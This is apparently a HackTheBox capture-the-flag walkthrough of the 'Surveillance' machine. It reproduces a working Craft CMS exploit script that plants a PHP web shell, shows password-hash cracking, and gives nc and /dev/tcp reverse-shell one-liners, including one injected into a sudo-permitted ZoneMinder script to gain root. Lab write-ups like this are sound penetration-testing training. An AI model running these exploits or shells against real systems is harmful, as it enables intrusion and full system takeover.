HackTheBox: Surveillance
by Lyuben Petrov
This is the walkthrough of the machine Surveillance on HackTheBox. This box is rated as Medium and I would agree since it rquires critical thinking. It involves some simple Python coding and understanding, basic enumeration tactics and some more intermediate privilege escalation techniques. It is a great opportunity for beginners to learn some common and important concepts in penetration testing.
First, we do an Nmap service and version scan. We find that SSH is running on port 22/TCP and also 1 HTTP ports - 80/TCP. Also, the target host is UNIX-based.
┌──(kali㉿kali)-[~]
└─$ nmap -sV -sC 10.10.11.245
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-04 13:33 EST
Nmap scan report for 10.10.11.245
Host is up (0.081s latency).
Not shown: 905 closed tcp ports (conn-refused), 92 filtered tcp ports (no-response)
PORT     STATE SERVICE         VERSION
22/tcp   open  ssh             OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 96:07:1c:c6:77:3e:07:a0:cc:6f:24:19:74:4d:57:0b (ECDSA)
|_  256 0b:a4:c0:cf:e2:3b:95:ae:f6:f5:df:7d:0c:88:d6:ce (ED25519)
80/tcp   open  http            nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://surveillance.htb/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 134.57 seconds
Port 80/TCP contains a redirect to http://surveillance.htb/. In order access the domain, we have to first add it to the /etc/hosts file. We can use the vim editor to edit the file. Then add the IP address and the surveillance.htb domain. To save and exit, click the Esc button and then type “:wq”.
┌──(kali㉿kali)-[~]
└─$ sudo vim /etc/hosts
[sudo] password for kali:


127.0.0.1	localhost
127.0.1.1	kali

::1		localhost ip6-localhost ip6-loopback
ff02::1		ip6-allnodes
ff02::2		ip6-allrouters


10.10.11.245     surveillance.htb
After opening http://surveillance.htb in a browser, we can scroll all the way down to the bottom of the page and we can see that the website is created using Craft CMS. CMS stands for Content Management System. Other popular CMSs are WordPress, Joomla and Drupal.

Since searching with Searchsploit revealed only old exploits, I googled “Craft CMS exploit” and got a very recent
Common Vulnerabilities and Exposures (CVE) entry with ID CVE-2023-41892. This is
a Remote Code Execution (RCE) vulnerability that affects Craft CMS versions prior to 4.4.15. While I was unable to determine the
exact version of Craft CMS that the target is running, I also could not find any other possible attack vectors. There is a login
portal at the /admin/login endpoint which I couldn’t brute force with common credentials like admin:administrator etc., and
also a /web.config endpoint that contains redirection rules but nothing unusual.
So, I decided to proceed with the exploit. There is a publicly available Proof-of-Concept (PoC) on GitHub written in Python. I copied the script to my local machine, saved it as CVE-2023-41892-POC.py and ran it. The script seemed to execute and even provide a reverse shell but running commands through it resulted in no output.
┌──(kali㉿kali)-[~/CTF/SurveillanceHTB]
└─$ python3 craft_poc.py http://surveillance.htb/
[-] Get temporary folder and document root ...
[-] Write payload to temporary file ...
[-] Trigger imagick to write shell ...
[-] Done, enjoy the shell
$ id
$ id
$ pwd
I decided to examine the Python script to check for irregularities. Simply said, the script exploits a command injection vulnerability by imbedding PHP code inside an image. It then triggers the PHP library Imagick to execute commands on the server by writing PHP shell code to the image.
I made a few changes to the code. Firstly, I removed the proxy parameters from the requests sent to the server. It seems like those were added by the author for debugging purposes. Secondly, I wanted to test what values the variables upload_tmp_dir and documentRoot had in the main function before writing the payload to the document root. For this reason, I simply added statements to print them and observe. You can see the changes highlighted below.
import requests
import re
import sys
headers = {
"User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.88 Safari/537.36"
}
def writePayloadToTempFile(documentRoot):
data = {
"action": "conditions/render",
"configObject[class]": "craft\elements\conditions\ElementCondition",
"config": '{"name":"configObject","as ":{"class":"Imagick", "__construct()":{"files":"msl:/etc/passwd"}}}'
}
files = {
"image1": ("pwn1.msl", "<?xml version="1.0" encoding="UTF-8"?>
"image1": ("pwn1.msl", "<?xml version="1.0" encoding="UTF-8"?>
<image>
<read filename="caption:<?php @system(@$_REQUEST['cmd']); ?>"/>
<write filename="info:DOCUMENTROOT/shell.php">
</image>".replace("DOCUMENTROOT", documentRoot), "text/plain")
}
response = requests.post(url, headers=headers, data=data, files=files, proxies={"http": "http://localhost:8080"})
def getTmpUploadDirAndDocumentRoot():
data = {
"action": "conditions/render",
"configObject[class]": "craft\elements\conditions\ElementCondition",
"config": r'{"name":"configObject","as ":{"class":"\\GuzzleHttp\\Psr7\\FnStream", "__construct()":{"methods":{"close":"phpinfo"}}}}'
}
response = requests.post(url, headers=headers, data=data)
pattern1 = r'<tr><td class="e">upload_tmp_dir<\/td><td class="v">(.*?)<\/td><td class="v">(.*?)<\/td><\/tr>'
pattern2 = r'<tr><td class="e">\$_SERVER\[\'DOCUMENT_ROOT\'\]<\/td><td class="v">([^<]+)<\/td><\/tr>'
match1 = re.search(pattern1, response.text, re.DOTALL)
match2 = re.search(pattern2, response.text, re.DOTALL)
return match1.group(1), match2.group(1)
def trigerImagick(tmpDir):
data = {
"action": "conditions/render",
"configObject[class]": "craft\elements\conditions\ElementCondition",
"config": '{"name":"configObject","as ":{"class":"Imagick", "__construct()":{"files":"vid:msl:' + tmpDir + r'/php*"}}}'
}
response = requests.post(url, headers=headers, data=data, proxies={"http": "http://localhost:8080"})
def shell(cmd):
response = requests.get(url + "/shell.php", params={"cmd": cmd})
match = re.search(r'caption:(.*?)CAPTION', response.text, re.DOTALL)
if match:
extracted_text = match.group(1).strip()
print(extracted_text)
else:
return None
return extracted_text
if __name__ == "__main__":
if(len(sys.argv) != 2):
print("Usage: python CVE-2023-41892.py <url>")
exit()
else:
url = sys.argv[1]
print("[-] Get temporary folder and document root ...")
upload_tmp_dir, documentRoot = getTmpUploadDirAndDocumentRoot()
print("TEST - printing tmp upload directory and document root")
print(upload_tmp_dir)
print(documentRoot)
tmpDir = "/tmp" if upload_tmp_dir == "no value" else upload_tmp_dir
print("[-] Write payload to temporary file ...")
try:
writePayloadToTempFile(documentRoot)
except requests.exceptions.ConnectionError as e:
print("[-] Crash the php process and write temp file successfully")
print("[-] Trigger imagick to write shell ...")
try:
trigerImagick(tmpDir)
except:
pass
print("[-] Done, enjoy the shell")
while True:
cmd = input("$ ")
shell(cmd)
After saving my changes, I ran the script again. It seems like the script was able to correctly pull the root directory from the
server (documentRoot). The value of upload_tmp_dir seems to be the string “<i>no value</i>”. However, executing commands still
did not work.
──(kali㉿kali)-[~/CTF/SurveillanceHTB]
└─$ python3 CVE-2023-41892-POC.py http://surveillance.htb/
[-] Get temporary folder and document root ...
TEST - printing tmp upload directory and document root
<i>no value</i>
/var/www/html/craft/web
[-] Write payload to temporary file ...
[-] Trigger imagick to write shell ...
[-] Done, enjoy the shell
$ id
$
In the main function of the original PoC script, we can see that a check is performed if the value of upload_tmp_dir is equal
to the string “no value”. If so, the variable tmpDir is assigned the value “/tmp” and is used to trigger Imagick afterwards.
However, from the output of my latest run of the script I found that the value of upload_tmp_dir is actually “<i>no value</i>”
which is not the same as “no value”. This means that the check most likely fails and the variable tmpDir gets assigned the value of
upload_tmp_dir instead of “/tmp”. So, I changed the statement to instead check if the value of upload_tmp_dir is “<i>no value</i>”.
I also added a print satement afterwards to confirm that tmpDir equals “/tmp”.
<SNIP>

if __name__ == "__main__":
    if(len(sys.argv) != 2):
        print("Usage: python CVE-2023-41892.py <url>")
        exit()
    else:
        url = sys.argv[1]
        print("[-] Get temporary folder and document root ...")
        upload_tmp_dir, documentRoot = getTmpUploadDirAndDocumentRoot()
        print("TEST - printing tmp upload directory and document root")
        print(upload_tmp_dir)
        print(documentRoot)

        tmpDir = "/tmp" if upload_tmp_dir == "<i>no value</i>" else upload_tmp_dir
        print("Value of tmpDir is:")
        print(tmpDir)

        print("[-] Write payload to temporary file ...")
        try:
            writePayloadToTempFile(documentRoot)
        except requests.exceptions.ConnectionError as e:
            print("[-] Crash the php process and write temp file successfully")

        print("[-] Trigger imagick to write shell ...")
        try:
            trigerImagick(tmpDir)
        except:
            pass

        print("[-] Done, enjoy the shell")
        while True:
            cmd = input("$ ")
            shell(cmd)
I then ran the script again. In the output we can see that the value of upload_tmp_dir is now “<i>no value</i>” and that the
value of tmpDir is now correctly assigned as “/tmp”. Another clear sign that the script works is the fact that I was now able
to execute commands successfully. From the output of my commands, there are two main takeaways - the Craft CMS app is running in
the context of user www-data and there is a very interesting Sever Query Language (SQL) compressed backup file called
“surveillance–2023-10-17-202801–v4.4.14.sql.zip”.
┌──(kali㉿kali)-[~/CTF/SurveillanceHTB]
└─$ python3 CVE-2023-41892-POC.py http://surveillance.htb/
[-] Get temporary folder and document root ...
TEST - printing tmp upload directory and document root
<i>no value</i>
/var/www/html/craft/web
Value of tmpDir is:
/tmp
[-] Write payload to temporary file ...
[-] Trigger imagick to write shell ...
[-] Done, enjoy the shell
$ ls
cpresources
css
fonts
images
img
index.php
js
shell.php
surveillance--2023-10-17-202801--v4.4.14.sql.zip
web.config
$ whoami
www-data
I also enumerated the users on the server and found matthew and zoneminder.
$ ls /home
matthew
zoneminder
Then I decided to transfer the SQL backup to my machine for closer inspection. In order to do that, I used a Python web server. First, I checked if Python was installed on the server, and then I used it to host a simple HTTP server. If no port is specified, Python hosts the server on default port 8000.
$ which python3
/usr/bin/python3
$ python3 -m http.server
I then downloaded the file to my machine from the Python server on the target.
┌──(kali㉿kali)-[~/CTF/SurveillanceHTB]
└─$ wget http://10.10.11.245:8000/surveillance--2023-10-17-202801--v4.4.14.sql.zip
--2024-02-07 06:57:39--  http://10.10.11.245:8000/surveillance--2023-10-17-202801--v4.4.14.sql.zip
Connecting to 10.10.11.245:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 19918 (19K) [application/zip]
Saving to: ‘surveillance--2023-10-17-202801--v4.4.14.sql.zip’

surveillance--2023-10-17-2028 100%[==============================================>]  19.45K  --.-KB/s    in 0.06s

2024-02-07 06:57:39 (322 KB/s) - ‘surveillance--2023-10-17-202801--v4.4.14.sql.zip’ saved [19918/19918]
And decopmressed the archive to extract the SQL file.
┌──(kali㉿kali)-[~/CTF/SurveillanceHTB]
└─$ unzip surveillance--2023-10-17-202801--v4.4.14.sql.zip
Archive:  surveillance--2023-10-17-202801--v4.4.14.sql.zip
  inflating: surveillance--2023-10-17-202801--v4.4.14.sql
Inside the file I found an insertion statement that adds a new entry in table “users”. The entry contains the name of the user - Matthew, their role - admin, and a password hash.
┌──(kali㉿kali)-[~/CTF/SurveillanceHTB]
└─$ cat surveillance--2023-10-17-202801--v4.4.14.sql
<SNIP>
--
-- Dumping data for table `users`
--

LOCK TABLES `users` WRITE;
/*!40000 ALTER TABLE `users` DISABLE KEYS */;
set autocommit=0;
INSERT INTO `users` VALUES (1,NULL,1,0,0,0,1,'admin','Matthew B','Matthew','B','admin@surveillance.htb','3<REDACTED>c','2023-10-17 20:22:34',NULL,NULL,NULL,'2023-10-11 18:58:57',NULL,1,NULL,NULL,NULL,0,'2023-10-17 20:27:46','2023-10-11 17:57:16','2023-10-17 20:27:46');
/*!40000 ALTER TABLE `users` ENABLE KEYS */;
UNLOCK TABLES;
commit;

<SNIP>
In order to crack the hash, I first had to find out what it is. I used hash-identifier and it determined that the most likely hashing algorithm was SHA-256.
┌──(kali㉿kali)-[~/CTF/SurveillanceHTB]
└─$ hash-identifier
<SNIP>
--------------------------------------------------
 HASH: 3<REDACTED>c

Possible Hashs:
[+] SHA-256
[+] Haval-256

Least Possible Hashs:
[+] GOST R 34.11-94
[+] RipeMD-256
[+] SNEFRU-256
[+] SHA-256(HMAC)
[+] Haval-256(HMAC)
[+] RipeMD-256(HMAC)
[+] SNEFRU-256(HMAC)
[+] SHA-256(md5($pass))
[+] SHA-256(sha1($pass))
--------------------------------------------------
Then I used Hashcat in module 1400 to crack the hash and extract the cleartext password. To find the correct module number for my hash I consulted this table available online.
┌──(kali㉿kali)-[~/CTF/SurveillanceHTB]
└─$ hashcat -m 1400 <REDACTED> /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

<SNIP>

3<REDACTED>c:s<REDACTED>0

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 1400 (SHA2-256)
Hash.Target......: 3<REDACTED>c
Time.Started.....: Wed Feb  7 07:14:09 2024 (2 secs)
Time.Estimated...: Wed Feb  7 07:14:11 2024 (0 secs)
Kernel.Feature...: Pure Kernel
<SNIP>
Since I found a user on the host called matthew, I connected to the host via SSH as matthew using the newly obtained password.
┌──(kali㉿kali)-[~/CTF/SurveillanceHTB]
└─$ ssh matthew@10.10.11.245
matthew@10.10.11.245's password:
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-89-generic x86_64)
<SNIP>

Last login: Wed Feb  7 19:40:49 2024 from 10.10.15.27
matthew@surveillance:~$ whoami
matthew
As user matthew, I enumerated all TCP connections and the services running. I found a service running on localhost (127.0.0.1) port 8080/TCP.
matthew@surveillance:~$ netstat -antp
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:8080          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0    248 10.10.11.245:22         10.10.15.14:47500       ESTABLISHED -
tcp        0      1 10.10.11.245:37232      8.8.8.8:53              SYN_SENT    -
tcp6       0      0 :::22                   :::*                    LISTEN      -
This is most likely a web application given the port number. To make sure, I used curl and indeed got a response back.
matthew@surveillance:~$ curl http://127.0.0.1:8080
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="utf-8">
  <meta http-equiv="X-UA-Compatible" content="IE=edge">
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <title>ZM - Login</title>

  <link rel="icon" type="image/ico" href="graphics/favicon.ico"/>
  <link rel="shortcut icon" href="graphics/favicon.ico"/>

<SNIP>
In order to examine the application more closely, I forwarded local port 1234 to remote port 8080 through SSH.
┌──(kali㉿kali)-[~]
└─$ ssh -L 1234:localhost:8080 matthew@10.10.11.245
matthew@10.10.11.245's password:
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-89-generic x86_64)
<SNIP>

Last login: Thu Feb  8 11:51:34 2024 from 10.10.15.14
matthew@surveillance:~$
Once the port forwarding is complete, we can open the web application in a browser by navigating to http://localhost:1234/.

The web application running is ZoneMinder. I was able to successfully authenticate using the username “admin” and the password for user matthew obtained in an earlier step. Once I logged in, I found the version of the ZoneMinder application - 1.36.32.

A quick check online revealed that this version suffers from a critical vulnerability - unauthenticated RCE. And I even found a PoC available online. I downloaded the script and renamed it to “zm_poc.py”.
┌──(kali㉿kali)-[~/CTF/SurveillanceHTB]
└─$ wget https://raw.githubusercontent.com/heapbytes/CVE-2023-26035/main/poc.py
--2024-02-08 08:15:55--  https://raw.githubusercontent.com/heapbytes/CVE-2023-26035/main/poc.py
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.108.133, 185.199.109.133, 185.199.110.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.108.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2123 (2.1K) [text/plain]
Saving to: ‘poc.py’

poc.py                        100%[==============================================>]   2.07K  --.-KB/s    in 0s

2024-02-08 08:15:55 (9.76 MB/s) - ‘poc.py’ saved [2123/2123]

┌──(kali㉿kali)-[~/CTF/SurveillanceHTB]
└─$ mv poc.py zm_poc.py
In order to receive the call back I started a listener on port 1338 on my local machine.
┌──(kali㉿kali)-[~/CTF/SurveillanceHTB]
└─$ nc -lnvp 1338
listening on [any] 1338 ...
Then I used a reverse shell command from revshells.com to initiate the reverse connection.
┌──(kali㉿kali)-[~/CTF/SurveillanceHTB]
└─$ python3 zm_poc.py --target http://127.0.0.1:1234/ --cmd 'rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash -i 2>&1|nc 10.10.15.14 1338 >/tmp/f'
Fetching CSRF Token
Got Token: key:34edd1bcf6cd9e8086243798b2dc74e54a81bb9c,1707399080
[>] Sending payload..
[!] Script executed by out of time limit (if u used revshell, this will exit the script)
I received the call back on my listener and confirmed that the process runs in the context of user zoneminder.
┌──(kali㉿kali)-[~/CTF/SurveillanceHTB]
└─$ nc -lnvp 1338
listening on [any] 1338 ...
connect to [10.10.15.14] from (UNKNOWN) [10.10.11.245] 55326
bash: cannot set terminal process group (1112): Inappropriate ioctl for device
bash: no job control in this shell
zoneminder@surveillance:/usr/share/zoneminder/www$ id
id
uid=1001(zoneminder) gid=1001(zoneminder) groups=1001(zoneminder)
As zoneminder, I checked if the user can run any commands as root and found that they can run all Perl scripts in /usr/bin that are related to the ZoneMinder application. Furthermore, they can also add any arguments.
zoneminder@surveillance:~$ sudo -l
sudo -l
Matching Defaults entries for zoneminder on surveillance:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User zoneminder may run the following commands on surveillance:
    (ALL : ALL) NOPASSWD: /usr/bin/zm[a-zA-Z]*.pl *
I filtered to find all scripts that match the aforementioned criteria.
zoneminder@surveillance:~$ ls /usr/bin | grep zm | grep .pl
ls /usr/bin | grep zm | grep .pl
zmaudit.pl
zmcamtool.pl
zmcontrol.pl
zmdc.pl
zmfilter.pl
zmonvif-probe.pl
zmonvif-trigger.pl
zmpkg.pl
zmrecover.pl
zmstats.pl
zmsystemctl.pl
zmtelemetry.pl
zmtrack.pl
zmtrigger.pl
zmupdate.pl
zmvideo.pl
zmwatch.pl
zmx10.pl
Since I could run these scripts with root privileges, I needed to find one that can spawn processes. Or in other words, I needed to find one that can execute other scripts/executables/commands. I found multiple that support such a functionality like zmonvif-trigger.pl, zmtrigger.pl and zmupdate.pl. While I was able to get the host to connect back to my machine using commands like sudo /usr/bin/zmonvif-trigger.pl /bin/bash -i >& /dev/tcp/10.10.15.14/1339 0>&1 I was not able to get an actual shell. While trying different options, I came accross an interesting line in the ouput from zmupdate.pl. In order to update the database, the script actually executes a MySQL command.
zoneminder@surveillance:~$ sudo /usr/bin/zmupdate.pl --version=1 --user='zoneminder' --pass=SomePass
<.pl --version=1 --user='zoneminder' --pass=SomePass

Initiating database upgrade to version 1.36.32 from version 1

WARNING - You have specified an upgrade from version 1 but the database version found is 1.36.32. Is this correct?
Press enter to continue or ctrl-C to abort :

Do you wish to take a backup of your database prior to upgrading?
This may result in a large file in /tmp/zm if you have a lot of events.
Press 'y' for a backup or 'n' to continue : n

Upgrading database to version 1.36.32
Upgrading DB to 1.26.1 from 1.26.0
ERROR 1045 (28000): Access denied for user 'zoneminder'@'localhost' (using password: YES)
Output:
Command 'mysql -uzoneminder -p'SomePass' -hlocalhost zm < /usr/share/zoneminder/db/zm_update-1.26.1.sql' exited with status: 1
The command being executed is: mysql -uzoneminder -p'SomePass' -hlocalhost zm < /usr/share/zoneminder/db/zm_update-1.26.1.sql
There are 2 user-supplied parameters - user (-u) and password (-p). Therefore, if we can figure out a way to inject a command into any one of these two parameters, the system will execute them with root privileges. To inject a command, we can use a sub-shell.
Before using a sub-shell injection, I first started a listener on my local machine to recive the callback.
┌──(kali㉿kali)-[~/CTF/SurveillanceHTB]
└─$ nc -lnvp 1339
listening on [any] 1339 ...
Then I used a reverse shell command (shown earlier) inside a sub-shell. I used this payload in the user parameter of the script. I also tried using it in the password parameter but it didn’t work.
zoneminder@surveillance:~$ sudo /usr/bin/zmupdate.pl --version=1 --user='$(rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash -i 2>&1|nc 10.10.15.14 1339 >/tmp/f)' --pass=SomePass
< 2>&1|nc 10.10.15.14 1339 >/tmp/f)' --pass=SomePass

Initiating database upgrade to version 1.36.32 from version 1

WARNING - You have specified an upgrade from version 1 but the database version found is 1.36.32. Is this correct?
Press enter to continue or ctrl-C to abort :

Do you wish to take a backup of your database prior to upgrading?
This may result in a large file in /tmp/zm if you have a lot of events.
Press 'y' for a backup or 'n' to continue : n

Upgrading database to version 1.36.32
Upgrading DB to 1.26.1 from 1.26.0
During the execution of the script, the command executed will be: mysql -u$(rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash -i 2>&1|nc 10.10.15.14 1339 >/tmp/f) -p'SomePass' -hlocalhost zm < /usr/share/zoneminder/db/zm_update-1.26.1.sql
Meaning that during the execution of the mysql process, the sub-shell will spawn a child process. This process is the reverse shell process and will initiate a connection back to my listener. We can see below that we indeed get a call back with root privileges.
┌──(kali㉿kali)-[~/CTF/SurveillanceHTB]
└─$ nc -lnvp 1339
listening on [any] 1339 ...
connect to [10.10.15.14] from (UNKNOWN) [10.10.11.245] 39796
bash: cannot set terminal process group (1112): Inappropriate ioctl for device
bash: no job control in this shell
root@surveillance:/home/zoneminder# id
id
uid=0(root) gid=0(root) groups=0(root)